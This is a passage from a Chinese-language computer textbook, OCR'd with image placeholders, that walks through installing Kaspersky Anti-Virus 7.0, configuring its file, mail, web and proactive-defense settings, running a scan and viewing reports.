


图 9-47 “交互式保护”对话框

（12）单击“下一步”按钮，打开如图 9-48 所示的“更新”对话框，在此选择此软件的更新模式。

（13）单击“下一步”按钮，打开如图 9-49 所示的“常规扫描”对话框，选择常规扫描时的扫描模式。




图 9-48 “更新”对话框




图 9-49 “常规扫描”对话框

（14）单击“下一步”按钮，打开如图 9-50 所示的“密码保护”对话框，一般无需设置密码，视实际情况而定即可。

（15）单击“下一步”按钮，打开如图 9-51 所示的“正在完成安装”对话框。安装完成后，勾选“重启计算机”选项，单击“完成”按钮，重新启动计算机，使杀毒软件生效。




图 9-50 “密码保护”对话框




图 9-51 “安装完成”对话框

9.2.2 软件的使用

在使用软件前首先对该杀毒软件进行一些设置，以便于使用方便。具体的设置步骤如下所示。

（1）运行卡巴斯基反病毒软件，打开如图 9-52 所示的“卡巴斯基反病毒软件 7.0”主程序窗口。

（2）单击“保护”项下的“文件反病毒”选项，打开如图 9-53 所示的“文件反病毒”对话框。



图 9-52 “卡巴斯基反病毒软件 7.0”对话框




图 9-53 “文件反病毒”对话框

（3）单击“配置”链接，打开如图 9-54 所示的“设置”对话框，在此可以设置安全级别，

及对病毒的杀毒操作。

（4）单击左方的“邮件反病毒”选项，打开如图 9-55 所示的“邮件反病毒”对话框，在此设置接收邮件的安全级别，及遇到邮件病毒的杀毒操作等。




图 9-54 “设置”对话框




图 9-55 “邮件反病毒”对话框

（5）单击左方的“Web 反病毒”选项，打开如图 9-56 所示的“Web 反病毒”对话框，在此设置针对 Web 病毒的一些操作。

（6）单击左方的“主动防御”选项，打开如图 9-57 所示的“主动防御”对话框，可以设置对注册表、程序完整性控制等方面的防御。




图 9-56 “Web 反病毒”对话框




图 9-57 “主动防御”对话框

还可以对扫描区域、威胁和排除等多方面进行设置，在此不再赘述。下面将介绍如何使用此软件进行杀毒。

具体的操作步骤如下所示。

（1）运行卡巴斯基反病毒软件，单击选择“扫描”项，打开如图 9-58 所示的“扫描”对话框。

（2）在“扫描”下的文本框中勾选扫描范围，然后单击“添加”按钮，弹出如图 9-59 所示的“选择扫描对象”对话框。单击“确定”按钮完成添加，返回如图 9-60 所示的“扫描”对话框，此时“启动扫描”按钮为可运行按钮。



图 9-58 “扫描”对话框




图 9-59 “选择扫描对象”对话框

（3）单击“启动扫描”按钮即可开始添加区域的杀毒扫描，此时显示“扫描正在进行*%”的进度，如图 9-61 所示。



图 9-60 “添加成功”对话框



图 9-61 “扫描进度”对话框

扫描时若感染了病毒，在弹出的对话框中执行杀毒操作即可。

（4）扫描结束后，单击“报告和数据文件”选项，打开如图 9-62 所示的对话框。单击右方的“报告”按钮，打开如图 9-63 所示的“保护”对话框，可以看到扫描结果等相应信息。

（5）切换到“事件”选项卡，可以看到计算机运行后的各项操作，如图 9-64 所示。

还可以对检测到的病毒进行详细查看，或者对病毒进行隔离操作，根据实际情况进行相应的操作即可。




图 9-62 “报告和数据文件”对话框




图 9-63 “保护”对话框

